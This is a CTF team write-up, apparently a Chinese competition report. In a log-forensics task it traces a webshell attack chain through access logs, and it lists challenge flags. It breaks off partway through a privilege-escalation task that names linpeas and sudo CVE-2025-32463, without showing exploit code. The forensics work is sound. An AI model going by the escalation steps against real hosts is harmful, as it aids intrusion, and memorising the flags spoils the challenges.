雨霖铃战队WriteUp

雨霖铃：第84名

CDF

可恶的木马竟然伪装成我的朋友

1. 确定攻击日期 (线索 1)

题目明确给出了一个关键线索：伪装成图片的木马文件名为 `banner_home.jpg`。

面对大量的日志文件（从 2015 年到 2018 年），最快的方法是**全局搜索这个文件名**，找到它被频繁访问或修改的那一天。

使用 PowerShell 在 `logs` 目录下递归搜索包含 `banner_home.jpg` 的文件：

代码块

```
Select-String "banner_home.jpg" logs/*.log
```

```
0428
logs\ex180218.log:2336:171.127.250.112 - - [18/Feb/2018:23:36:09 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
 50428
logs\ex180219.log:2169:65.55.210.211 - - [19/Feb/2018:22:24:11 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 5
0428
logs\ex180220.log:979:124.89.33.140 - - [20/Feb/2018:07:03:39 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50
428
logs\ex180220.log:1733:14.215.160.66 - - [20/Feb/2018:13:11:28 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 5
0428
logs\ex180220.log:2216:123.150.183.48 - - [20/Feb/2018:17:48:05 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
50428
logs\ex180221.log:135:65.55.210.98 - - [21/Feb/2018:01:26:38 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 504
28
logs\ex180221.log:800:65.55.210.132 - - [21/Feb/2018:08:37:18 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50
428
logs\ex180221.log:1083:223.128.0.244 - - [21/Feb/2018:11:20:21 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 5
0428
logs\ex180222.log:7004:131.253.27.61 - - [22/Feb/2018:23:26:12 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 5
0428
logs\ex180223.log:6093:65.55.210.112 - - [23/Feb/2018:09:04:58 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 5
0428
logs\ex180223.log:6184:123.127.143.247 - - [23/Feb/2018:09:19:04 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
 50428
logs\ex180223.log:6924:106.120.142.148 - - [23/Feb/2018:14:24:46 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
 50428
logs\ex180223.log:7269:42.88.93.218 - - [23/Feb/2018:17:24:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50
428
logs\ex180223.log:7414:117.139.14.204 - - [23/Feb/2018:18:23:22 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
50428
logs\ex180223.log:7705:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 504
28
logs\ex180223.log:7791:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 377
56
```

```
logs\ex180223.log:13809:210.73.12.165 - - [23/Feb/2018:21:47:14 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
37756
logs\ex180223.log:13835:202.118.176.7 - - [23/Feb/2018:21:51:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
37756
logs\ex180223.log:13843:111.206.1.24 - - [23/Feb/2018:21:51:22 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 3
7756
logs\ex180223.log:13860:210.73.12.165 - - [23/Feb/2018:21:51:37 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304
-
logs\ex180223.log:13878:202.120.58.98 - - [23/Feb/2018:21:52:49 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
37756
logs\ex180223.log:13885:202.120.58.98 - - [23/Feb/2018:21:53:29 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
37756
logs\ex180223.log:13911:61.149.153.236 - - [23/Feb/2018:22:00:09 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
 16368
logs\ex180223.log:13915:61.149.153.236 - - [23/Feb/2018:22:00:09 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
 37756
logs\ex180223.log:13934:210.73.12.165 - - [23/Feb/2018:22:04:52 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304
-
logs\ex180223.log:13945:61.149.153.236 - - [23/Feb/2018:22:05:36 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
 37756
logs\ex180223.log:13964:210.73.12.165 - - [23/Feb/2018:22:06:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200
37756
logs\ex180223.log:13979:210.73.12.165 - - [23/Feb/2018:22:06:36 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304
-
logs\ex180223.log:13986:210.73.12.165 - - [23/Feb/2018:22:07:12 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304
-
logs\ex180223.log:13990:210.73.12.165 - - [23/Feb/2018:22:09:17 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304
-

PS D:\Download\CDF>
```

搜索结果会显示该文件在 `logs/ex180223.log` 中被多次访问

锁定关键日志文件为 `ex180223.log`

打开文件查看内部时间戳：

代码块

```
# 日志时间戳示例
2018-02-23
```

攻击发生在 2018 年 2 月 23 日


2. 锁定黑客 IP (线索 2)

题目明确指出木马伪装成图片文件 `banner_home.jpg`。我们需要找到是谁在操作这个文件，特别是谁导致了该文件状态的异常

使用 PowerShell 搜索该文件的访问记录：

代码块

```
Select-String "banner_home.jpg" logs/ex180223.log
```



```
PowerShell
PS D:\Download\CDF> Select-String "banner_home.jpg" logs/ex180223.log

logs\ex180223.log:6093:65.55.210.112 - - [23/Feb/2018:09:04:58 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
logs\ex180223.log:6184:123.127.143.247 - - [23/Feb/2018:09:19:04 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
logs\ex180223.log:6924:106.120.142.148 - - [23/Feb/2018:14:24:46 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
logs\ex180223.log:7269:42.88.93.218 - - [23/Feb/2018:17:24:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
logs\ex180223.log:7414:117.139.14.204 - - [23/Feb/2018:18:23:22 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
logs\ex180223.log:7705:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
logs\ex180223.log:7791:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:7809:183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
logs\ex180223.log:7844:45.63.121.61 - - [23/Feb/2018:21:30:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:7868:221.220.118.140 - - [23/Feb/2018:21:31:18 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:7897:221.218.106.187 - - [23/Feb/2018:21:31:23 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:7914:223.104.3.152 - - [23/Feb/2018:21:31:24 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:7943:223.104.10.134 - - [23/Feb/2018:21:31:26 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:7946:115.238.89.38 - - [23/Feb/2018:21:31:25 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:7974:103.43.100.13 - - [23/Feb/2018:21:31:29 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8002:115.199.241.232 - - [23/Feb/2018:21:31:46 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8017:115.204.134.94 - - [23/Feb/2018:21:31:49 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8038:112.17.79.154 - - [23/Feb/2018:21:31:52 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8067:59.41.118.127 - - [23/Feb/2018:21:31:53 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8084:125.120.79.196 - - [23/Feb/2018:21:31:54 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8094:183.129.93.104 - - [23/Feb/2018:21:31:55 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8108:210.73.73.173 - - [23/Feb/2018:21:31:56 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8132:114.247.52.1 - - [23/Feb/2018:21:31:58 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8158:123.119.76.43 - - [23/Feb/2018:21:31:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8179:60.177.17.137 - - [23/Feb/2018:21:32:03 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8200:111.165.161.75 - - [23/Feb/2018:21:32:04 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8224:112.10.171.162 - - [23/Feb/2018:21:32:05 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8240:97.64.36.31 - - [23/Feb/2018:21:32:05 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8267:106.39.189.4 - - [23/Feb/2018:21:32:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8285:111.165.9.38 - - [23/Feb/2018:21:32:15 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8305:116.113.44.250 - - [23/Feb/2018:21:32:16 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8328:1.180.209.226 - - [23/Feb/2018:21:32:20 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8355:123.118.54.168 - - [23/Feb/2018:21:32:24 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8369:116.8.41.197 - - [23/Feb/2018:21:32:25 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8377:221.192.180.42 - - [23/Feb/2018:21:32:25 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8415:1.180.209.226 - - [23/Feb/2018:21:32:30 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8432:101.199.120.145 - - [23/Feb/2018:21:32:31 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8460:114.249.40.196 - - [23/Feb/2018:21:32:33 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8485:36.102.210.26 - - [23/Feb/2018:21:32:33 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8527:36.5.183.108 - - [23/Feb/2018:21:32:35 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8539:123.113.245.7 - - [23/Feb/2018:21:32:36 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8574:39.187.82.104 - - [23/Feb/2018:21:32:41 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
logs\ex180223.log:8587:111.198.229.10 - - [23/Feb/2018:21:32:42 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```


IP `183.62.9.42` 在短时间内访问了该文件，且文件大小发生了显著变化，从 50428 变为 37756，锁定该 IP 为攻击者 IP。

3. 梳理 Webshell 攻击链 (线索 3)

题目要求找出黑客“尝试访问”的 Webshell。我们需要过滤出该 IP 对 `.jsp` 等脚本文件的所有访问记录，并根据状态码和请求方法判断行为。

代码块

```
Select-String "183.62.9.42" logs/ex180223.log | Select-String "\.jsp"
```



```
PS D:\Download\CDF>
PS D:\Download\CDF> Select-String "183.62.9.42" logs/ex180223.log | Select-String "\.jsp"

logs\ex180223.log:7712:183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
logs\ex180223.log:7715:183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
logs\ex180223.log:7716:183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
logs\ex180223.log:7717:183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
logs\ex180223.log:7718:183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
logs\ex180223.log:7719:183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
logs\ex180223.log:7739:183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
logs\ex180223.log:7754:183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
logs\ex180223.log:7755:183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
logs\ex180223.log:7756:183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
logs\ex180223.log:7759:183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
logs\ex180223.log:7760:183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
logs\ex180223.log:7761:183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 596
logs\ex180223.log:7762:183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 160
logs\ex180223.log:7763:183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 508
logs\ex180223.log:7764:183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 80
logs\ex180223.log:7765:183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 482
logs\ex180223.log:7766:183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
logs\ex180223.log:7769:183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
logs\ex180223.log:7770:183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
logs\ex180223.log:7771:183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
logs\ex180223.log:7774:183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
logs\ex180223.log:7775:183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2090
logs\ex180223.log:7776:183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
logs\ex180223.log:7777:183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
logs\ex180223.log:7798:183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
logs\ex180223.log:7799:183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
logs\ex180223.log:7800:183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
logs\ex180223.log:7801:183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
logs\ex180223.log:7804:183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
logs\ex180223.log:7805:183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
logs\ex180223.log:7806:183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 3
logs\ex180223.log:7807:183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 3
logs\ex180223.log:7814:183.62.9.42 - - [23/Feb/2018:21:22:04 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
logs\ex180223.log:7815:183.62.9.42 - - [23/Feb/2018:21:22:07 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
logs\ex180223.log:7816:183.62.9.42 - - [23/Feb/2018:21:22:09 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 3

PS D:\Download\CDF>
```

得到 `table.jsp`、`en.jsp`、`2.jsp`

按日志时间戳先后顺序：`table.jsp` -> `en.jsp` -> `2.jsp`。

日期: `2018-2-23`

IP: `183.62.9.42`

Webshell: `table.jsp-en.jsp-2.jsp`

flag


代码块

```
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
```

Game

我勒个超级玛丽奥

第一关玩通关



代码块

```
flag{f7b151ded3a7c8451ec5942c4a77cbf9}
```

InfoSEC

最近还好吗

通过Xshell连接SSH服务

```
Unable to resolve host '最近': Connection failed.

Type `help' to learn how to use Xshell prompt.
[C:\~]$

Connecting to 113.201.14.253:28379...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

WARNING! The remote SSH server rejected X11 forwarding request.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 3.10.0-1160.6.1.el7.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pwn@7eec7ebae4f4:~$
```

首先，将信息搜集工具linpeas.sh上传到服务器上

```
pwn@7eec7ebae4f4:~$ ls
linpeas.sh
```

收集完信息之后，将linux和sudo的版本号给Gemini3，让其寻找适配的CVE信息（题目信息可得）

核心漏洞 (Sudo)

针对你提供的 **Sudo 1.9.16p2** 版本，最适用的提权漏洞是：

- **CVE-2025-32463** (Sudo "chroot" 提权漏洞)[1][2][3][4][5]
  - **漏洞描述**: 这是一个在2025年被披露的高危漏洞，影响 Sudo 1.9.14 到 1.9.17 版本。[2][6][7]
